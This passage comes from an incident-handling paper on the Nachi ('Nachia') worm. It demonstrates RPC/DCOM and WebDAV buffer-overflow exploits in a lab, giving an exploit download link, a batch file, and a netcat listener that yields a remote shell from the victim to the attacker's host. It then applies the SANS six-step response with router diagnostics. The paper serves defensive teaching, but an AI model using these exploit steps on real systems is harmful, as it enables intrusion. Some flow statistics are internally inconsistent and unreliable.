UDP   0.0.0.0:135             *:*:                     *:*
UDP   0.0.0.0:445             *:*:                     *:*
UDP   0.0.0.0:1032            *:*:                     *:*
UDP   0.0.0.0:1033            *:*:                     *:*
UDP   0.0.0.0:1645            *:*:                     *:*
UDP   0.0.0.0:1646            *:*:                     *:*
UDP   0.0.0.0:1812            *:*:                     *:*
UDP   0.0.0.0:1813            *:*:                     *:*
UDP   0.0.0.0:3456            *:*:                     *:*
UDP   127.0.0.1:1027          *:*:                     *:*
UDP   127.0.0.1:1028          *:*:                     *:*
UDP   192.168.1.105:137       *:*:                     *:*
  
```

Figure #18 – RPC/DCOM Command Shell output of netstat -an

This screen shows the command shell connected on tcp port 4444 from the attackers address of 192.168.1.100.





Figure #19 – Event Viewer alert after RPC/DCOM Exploit

This is an event in the System Event Log on the compromised system. This is one of the indications that the system is compromised. The message shows the RPC service was terminated. This occurred when the buffer overflow was executed from the attacker. This is the normal defense that the Windows kernel does to try to protect other applications. In this case, the kernel saw the buffer overflow and its response was to kill the process.

4.6.2 - WebDav Exploit

The WebDav exploit being used is WebDavin1.01 from Oday. The exploit can be downloaded at <http://oday.com/files/WebDavin101.zip>. The exploit unzips several files. This zip uses multiple batch files to simplify the exploit. The davit.bat file seen below is used to start a netcat session on tcp port 666.



```
C:\WINNT\System32\cmd.exe
C:\webdav>more davit.bat
Echo off
Echo on
Echo -----
Echo on
Echo usage is: davit remoteip myip myport <666> padding 0-255
Echo on
Echo -----
Echo on
start cat.bat
webdav %1 %2 666 %3
C:\webdav>
```

Figure #20 – WebDav Exploit Batch File to start netcat

Davit.bat file is used to start Netcat for later usage in the exploit. This will provide command shell access via Netcat shell.





Figure #21 – tftpd daemon used in the WebDav attack



```
04/03/2003 04:51p          269 davit.bat
04/04/2003 05:58p          1,682 davkit.txt
01/03/1998 02:37p          59,392 nc.exe
03/28/1999 08:29p          57,344 tftpd32.exe
03/30/2003 12:51p          19,968 webdav-gui.exe
03/25/2003 05:08a          121,344 webdav.exe
7 File(s)                260,015 bytes
2 Dir(s)                 3,037,839,360 bytes free


C:\webdav>davit
-----
usage is: davit remoteip myip myport <666> padding 0-255
-----

C:\webdav>start cat.bat
C:\webdav>webdav 666
[Crpt] ntdll.dll exploit trough WebDAV by kralor [Crpt]
www.coromputer.net && undernet #coromputer

syntax: C:\webdav\webdav.exe <victim_host> <your_host> <your_port> [padding]
C:\webdav>webdav-gui.exe
C:\webdav>
```

Figure #22 – WebDav Exploit in Action

Figure 22 shows the command line used to start WebDav exploit. The screen below shows the Netcat cmd shell that is spawned by the batch file.



```
C:\webdav>nc -l -vv -p 666
listening on [any] 666 ...
```

Figure #23 – Netcat Listener started on port tcp/666

Netcat Listener is spawned by the davit batch file. This will provide command line access to the compromised system.




Figure #24 – WebDavGui Interface to initiate attack

The WebDav-gui.exe sends the WebDav queries to exploit the weakness in the ntdll.dll buffer overflow.




Figure #25 – CMD Shell Access with the use of Netcat

The command shell was produced from the successful exploit of the buffer overflow. This shows direct system access to the compromised system.

```

C:\WINNT\System32\cmd.exe

Active Connections

Proto Local Address          Foreign Address         State
TCP    0.0.0.0:25              0.0.0.0:0               LISTENING
TCP    0.0.0.0:80              0.0.0.0:0               LISTENING
TCP    0.0.0.0:135             0.0.0.0:0               LISTENING
TCP    0.0.0.0:443             0.0.0.0:0               LISTENING
TCP    0.0.0.0:445             0.0.0.0:0               LISTENING
TCP    0.0.0.0:1025            0.0.0.0:0               LISTENING
TCP    0.0.0.0:1026            0.0.0.0:0               LISTENING
TCP    0.0.0.0:1037            0.0.0.0:0               LISTENING
TCP    0.0.0.0:1038            0.0.0.0:0               LISTENING
TCP    0.0.0.0:3372            0.0.0.0:0               LISTENING
TCP    0.0.0.0:9800            0.0.0.0:0               LISTENING
TCP    192.168.1.102:80        192.168.1.104:2339      CLOSE_WAIT
TCP    192.168.1.102:80        192.168.1.104:2341      CLOSE_WAIT
TCP    192.168.1.102:80        192.168.1.104:2342      CLOSE_WAIT
TCP    192.168.1.102:80        192.168.1.104:2343      CLOSE_WAIT
TCP    192.168.1.102:80        192.168.1.104:2344      ESTABLISHED
TCP    192.168.1.102:139       0.0.0.0:0               LISTENING
TCP    192.168.1.102:1033      0.0.0.0:0               LISTENING
TCP    192.168.1.102:1033      192.168.1.104:139       ESTABLISHED
TCP    192.168.1.102:1034      192.168.1.103:139       TIME_WAIT
TCP    192.168.1.102:1037      192.168.1.104:666       ESTABLISHED
UDP    0.0.0.0:135             ***
UDP    0.0.0.0:445             ***
UDP    0.0.0.0:1030            ***
UDP    0.0.0.0:1039            ***
UDP    0.0.0.0:3456            ***
UDP    192.168.1.102:137       ***
UDP    192.168.1.102:138       ***
UDP    192.168.1.102:500       ***

C:\>
C:\>
C:\>
C:\>

```

Figure #26 – Netstat –an Output after exploitation of WebDav

The netstat –an output shows the command shell on port 666 as seen in the batch file (davit.bat)




Figure #27 – Event Viewer after the WebDav Exploit

Event Viewer logs show the crashing of the IIS (Internet Information Server) processes. This shows the system being compromised. The logs are the key to identifying a compromised machine, via the System log in the Event Viewer.

The exploits demonstrated above show how dangerous the Nachia worm was and the effect of the worm should not be a surprise. Both of the vulnerabilities allowed the attacker to run arbitrary code on the target system. Vulnerabilities have become a common weakness for the Microsoft Windows architecture. In the next section, a clear and concise method for dealing with these vulnerabilities and the handling of any security events will be discussed.

5.0 - The Incident Handling Process

Overview

The focus of this section is to apply the structured SANS six step approach to the handling of the Nachia worm. This six step approach is outlined below:

- Preparation
 - The preparation phase discusses existing measures implemented to allow the organization to limit the risk of exploitation of vulnerabilities. Examples of these controls and measures are:
 - ♣ Technical
 - Security Mechanisms
 - Infrastructure components
 - ♣ Operational
 - Day-to-Day Operations
 - Guidelines & Procedures
 - ♣ Management
 - Policies (Acceptable Use, Internet Usage, etc..)

- Business Impact Analysis (Identify Critical IT Systems Classification and Evaluation)
- Identification
 - How security incidents are detected in the organization is the goal of this step. Good examples for identification components are:
 - ♣ Network Management Systems
 - ♣ End-Users & Administrators managing resources
 - ♣ Security Information Management Systems – System Logs, Firewall Logs, etc...
- Containment
 - The containment step is focused upon what mechanisms are used to contain the impact of the security event.
- Eradication
 - The eradication is the process of removing the action that has caused a security event.
- Recovery
 - This is the action of returning the environment back to pre-incident state. During this stage, the infrastructure affected by the security event is monitored to insure integrity.
- Lessons Learned
 - This section focuses on learning from the incident. This step builds action items to help an organization prevent the reoccurrence of the same event or similar events from occurring again. The security controls and measures focus on ways to protect by identification and containment mechanisms. It is understood that you can not prevent all security incidents from occurring, these steps are used to better assist the organization in securing I.T. assets.

This six step process is a growing lifecycle. The lessons learned provides the information and roadmap for the organization to better prepare for other incidents. This information is used to fill the preparation step. Now, we will apply this six step process to the handling of the Nachia worm incident in our enterprise environment.

5.1 - Preparation

Our enterprise computing environment as displayed in the network diagram earlier in this document, was built to support a centralized mainframe application. When the network was built it was not designed with security in mind. After the initial network implementation, many functions were added to the network to ensure integrity. These functions ensured the reliability of supporting the tn3270 mainframe application. Below is some information about our organization. This information will help to understand what the organization was equipped to handle.

- There are no formal policies. The executive management has chosen not to implement policies because they did not see the need.
- Established procedures for securing perimeter systems – NT, W2k, HP-UX
- Established procedures for security network elements – routers, switches, firewalls & remote access servers
- Anti-Virus solution for workstation. The operations group is responsible for installing, updating and support all 3000 workstations.
- Anti-Virus solution for all servers. The server group is responsible for installing, updating and support of all 220 servers (nt 4.0, w2k, linux & hpux)
- No patch management solution for internal resources. The perimeter systems are patched manually by the server support group.
- Internet Firewall implemented and support by wan support group.
- Internet VPN Concentrator implemented to support remote access to the enterprise network
- No policy for VPN Connectivity or Remote Access
- Implemented network based quality of service to ensure critical application access to network resources, regardless of other types of traffic.
 - Frame Relay Traffic Shaping was configured with Priority queueing
 - ♣ Frame Relay traffic shaping is a feature used in the routers to control traffic engineering. The network is set to start prioritizing traffic when the traffic on the wan interface reaches the CIR (Committed Information Rate).
 - ♣ Priority Queueing is a QoS strategy for engineering specific traffic to receive specific bandwidth. Our mission critical traffic was set to be prioritized to the highest level. It was set to starve all traffic until the mission critical apps were given bandwidth during periods of congestion
 - ♣ QoS Configuration Example:


```

interface Serial0/1.1 point-to-point
description pvc to HQ
bandwidth 28
ip address 172.20.2.66 255.255.255.252
no ip directed-broadcast
frame-relay interface-dlci 123 IETF
class 28kcir

map-class frame-relay 28kcir
frame-relay traffic-rate 28000 56000
frame-relay adaptive-shaping becn
frame-relay priority-group 1
!
priority-list 1 protocol ip high tcp telnet – TN3270
priority-list 1 protocol ip high tcp 2065 - DLSW
priority-list 1 protocol dlsw high
              
```

priority-list 1 default low

Figure #28 – Cisco Router QoS Configuration

- Implementing Syslog Server for central logging.
- Implement Concord Network Management Server for Reporting and Fault Management
- No established Incident Handling Process

Overview

The organization focused upon threats from the Internet. The Internet presence was hardened extensively. A great deal of focus was given to external threats but not to internal threats. The external router has a Cisco ACL (Access Control List) used to filter traffic before it reaches the firewall. Any user is allowed to vpn from home without ensuring anti-virus, host based ids, etc.. All remote users have broadband internet connections through local ISP's.

5.2 - Identification

In August of 2003, the Nachia worm affected hundreds of thousands of workstations. Once we learned of the worm and its effect, we patched all of the perimeter systems. The organization did not have any patch management systems to patch the internal 3000 workstations and 220 servers. On August 19th, the network management station running Concord E-Health network management software started flooding the wan administrator's email with alerts from the internal router used to route the vpn vlan.

The network management system was reporting excessive increase in traffic on the fast Ethernet interface of the vpn vlan. This alert was based upon the network traffic baseline used by the system for fault management. Once, the wan administrator received the alerts via email, he started investigating the vlan router interface. Below is the screen output from the initial troubleshooting.

```
FastEthernet0/0 is up, line protocol is up
  Hardware is i82543 (Livengood), address is 0007.4f87.0008 (bia
0007.4f87.0008)
  Internet address is x.x.x.x/16
  MTU 1500 bytes, BW 100000 Kbit, DLY 100 usec,
    reliability 255/255, txload 1/255, rxload 1/255
  Encapsulation ARPA, loopback not set
  Keepalive set (10 sec)
  Full-duplex, 100Mb/s, 100BaseTX/FX
  ARP type: ARPA, ARP Timeout 04:00:00
  Last input 00:00:00, output 00:00:00, output hang never
  Last clearing of "show interface" counters 1w2d
```

```
Input queue: 0/75/10/0 (size/max/drops/flushes); Total output
drops: 0
Queueing strategy: fifo
Output queue: 0/40 (size/max)
30 second input rate 4520000 bits/sec, 1000 packets/sec
30 second output rate 4278000 bits/sec, 1100 packets/sec
775352095 packets input, 13700021451 bytes
Received 333264375 broadcasts, 0 runts, 0 giants, 1 throttles
0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored
0 watchdog
0 input packets with dribble condition detected
557938777 packets output, 1288591425 bytes, 0 underruns
0 output errors, 0 collisions, 0 interface resets
0 babbles, 0 late collision, 0 deferred
0 lost carrier, 0 no carrier
0 output buffer failures, 0 output buffers swapped out
```

Figure #29 – Nachia impact on Fast Ethernet Router Interface

The above screen output caused alarms to be generated. The traffic traveling through this interface was extremely high. The normal throughput was normally between 400k input and 340-450 output at any given time. The input/output rates are 4.5 mbits input and 4.2 mbits output. This is a 1000 percent increase in normal traffic. This was cause for concern. It was time to now get the wan group architect involved in trying to determine what has causing the increase in bandwidth usage. While getting the architect, emails from 100 routers came in with the same alert message from concord e-health fault management application. Now before we look at some of the initial signs of the worm's infection, we need to understand what tools we have at our disposal to gather network based statistics.

All the routers in the network are Cisco. The models are 3640, 7206, 7513, 2611. All routers are configured to used NBAR as a means of detection. NBAR is Network Based Application Recognition. This feature allows the router to watch the traffic and identify well know traffic per flow, by application. Each router has ip based cache flow enabled on its interfaces. This allows someone to look at the router to determine not only if there is a spike in network traffic but what type of application is causing that increase in traffic, how much of an increase in traffic, packet counts, etc... By enabling these features on all ports, it allows us to monitor usage statistics by application for troubleshooting, QoS planning, capacity planning etc. These features can be looked at in more detail at the following links:

http://www.Cisco.com/en/US/partner/products/sw/iosswrel/ps1835/products_configuration_guide_chapter09186a00800c75d0.html - NBAR Information
http://www.Cisco.com/en/US/partner/products/sw/iosswrel/ps5187/products_command_reference_chapter09186a008017cf45.html#1066187 - IP Cache Flow Information

Using these tools the information below was gathered.

```
wan-1#sh ip nbar protocol-discovery stats bit-rate
```

FastEthernet0/0

| Protocol | Input 30 second bit rate (bps) | Output 30 second bit rate (bps) |
|-------------|-----------------------------------|------------------------------------|
| icmp | 800000 | 1000000 |
| http | 510000 | 525000 |
| Netbios | 300000 | 3252341 |
| telnet | 2000 | 2000 |
| snmp | 2000 | 1000 |
| notes | 1000 | 2000 |
| secure-http | 0 | 0 |

Figure #31 – Cisco NBAR Output from Nachia Worm

This graphic shows a large amount of Icmp traffic and Netbios and web traffic. This graphic shows a gross amount of traffic using the protocols previously mentioned. To gather additional information, the wan architect was able to drill down with this information through the use of ip cache flow information. (This is possible because ip cache flow was enabled on each interface) The output below is only partial. This output is from our core Cisco 7206VXR Router. The same results were being seen in all core and distribution routers.

```
hq-wan-1#
hq-wan-1#sh ip cache flow
IP packet size distribution (1439M total packets):
 1-32 64 96 128 160 192 224 256 288 320 352 384 416 448 480
.000 .395 .168 .090 .056 .047 .023 .020 .017 .004 .014 .002 .002 .001 .004

 512 544 576 1024 1536 2048 2560 3072 3584 4096 4608
.009 .007 .016 .017 .099 .000 .000 .000 .000 .000 .000

IP Flow Switching Cache, 4456704 bytes
300 active, 65236 inactive, 197323265 added
4069415550 age polls, 0 flow alloc failures
Active flows timeout in 30 minutes
Inactive flows timeout in 15 seconds
last clearing of statistics never
```

| Protocol | Total Flows | Flows /Sec | Packets /Flow | Bytes /Pkt | Packets /Sec | Active(Sec) /Flow | Idle(Sec) /Flow |
|------------|----------------|---------------|------------------|---------------|-----------------|----------------------|--------------------|
| TCP-Telnet | 7718497 | 1.7 | 7 | 486 | 13.4 | 9.5 | 14.7 |
| TCP-FTP | 12328 | 0.0 | 31 | 69 | 0.0 | 15.0 | 8.2 |
| TCP-FTPD | 42985 | 0.0 | 71 | 1003 | 0.7 | 5.9 | 1.8 |
| TCP-WWW | 16477418 | 3.8 | 11 | 611 | 44.3 | 3.4 | 5.4 |
| TCP-SMTP | 146552 | 0.0 | 16 | 436 | 0.5 | 1.8 | 2.8 |
| TCP-X | 257 | 0.0 | 246 | 196 | 0.0 | 92.0 | 7.9 |
| TCP-BGP | 74 | 0.0 | 2 | 44 | 0.0 | 1.0 | 8.7 |
| TCP-NNTP | 74 | 0.0 | 2 | 44 | 0.0 | 1.0 | 8.8 |

| | | | | | | | |
|-----------|-------------|------|----|-----|-------|-------|------|
| TCP-Frag | 9 | 0.0 | 18 | 402 | 0.0 | 5.8 | 15.3 |
| TCP-other | 71165231 | 16.5 | 11 | 216 | 185.0 | 2.2 | 13.5 |
| UDP-DNS | 2324772 | 0.5 | 1 | 64 | 1.0 | 0.3 | 15.5 |
| UDP-NTP | 1091326 | 0.2 | 1 | 75 | 0.2 | 0.0 | 15.5 |
| UDP-TFTP | 2772 | 0.0 | 1 | 65 | 0.0 | 0.0 | 15.5 |
| UDP-other | 73332266 | 17.0 | 2 | 215 | 34.2 | 0.8 | 15.5 |
| ICMP | 22222250034 | 5.1 | 1 | 105 | 9.8 | 0.1 | 15.6 |
| IP-other | 2758412 | 0.6 | 71 | 60 | 45.6 | 316.9 | 13.2 |
| Total: | 197323007 | 45.9 | 7 | 256 | 335.2 | 6.2 | 13.9 |

| SrcIf | SrcIPaddress | DstIf | DstIPaddress | Pr | SrcP | DstP | Pkts |
|---------|-----------------|---------|--------------|---------|------|------|----------|
| AT1/0.5 | 10.254.82.9 | Fa0/0 | 10.1.250.1 | 01 000 | 0800 | | 11111345 |
| Fa0/0 | 10.1.250.1 | AT1/0.7 | 10.254.65.18 | 01 000 | 0800 | | 2235869 |
| AT1/0.7 | 10.254.65.2 | Fa0/0 | 10.1.250.1 | 01 0000 | 0800 | | 42506 |
| Fa0/0 | 10.1.251.1 | AT1/0.5 | 10.254.38.22 | 01 0000 | 0800 | | 29541 |
| Fa0/0 | 10.1.251.1 | AT1/0.5 | 10.254.38.14 | 01 0000 | 0800 | | 10032 |
| Fa0/0 | 10.1.250.1 | AT1/0.7 | 10.254.65.2 | 01 0000 | 0800 | | 2103 |
| Fa0/0 | 10.1.251.1 | AT1/0.5 | 10.254.38.10 | 01 0000 | 0800 | | 41003 |
| Fa0/0 | 10.1.251.1 | AT1/0.5 | 10.254.38.30 | 01 0000 | 0800 | | 520012 |
| AT1/0.7 | 10.254.65.34 | Fa0/0 | 10.1.250.1 | 01 0000 | 0800 | | 1003 |
| Fa0/0 | 208.210.219.135 | AT1/0.5 | 10.38.14.20 | 01 0000 | 0800 | | 512 |
| Fa0/0 | 10.1.250.1 | AT1/0.7 | 10.254.46.1 | 01 0000 | 0800 | | 2002 |
| Fa0/0 | 10.1.251.1 | AT1/0.9 | 10.254.51.14 | 01 0000 | 0800 | | 138492 |

hq-wan-1#

Figure #32 – IP Caching Statistics during Nachia infection

Based on this output, the highlighted portion indicates Icmp traffic. The number of packets are very alarming. The full output from the Cisco command show ip cache flow, showed huge amounts of Netbios, Icmp and Http traffic. We now were sure that we had a problem because all of the sites had called in with complaints that the network was slow, but not down. The wan architect got the security architect involved in this troubleshooting. The security engineer said that based on the information from CERT, SANS and other organizations, it was definitely the Nachia worm. For confirmation we had a meeting with department heads from the Server, PC, WAN and Security group to bring everyone up to speed. All the managers meet with the two engineers from the wan group and security group who were handling the incident. Everyone had agreed that this was an infection from the Nachia worm originating from the VPN vlan. It was also confirmed that none of the workstations or servers on the internal network were patched, leaving 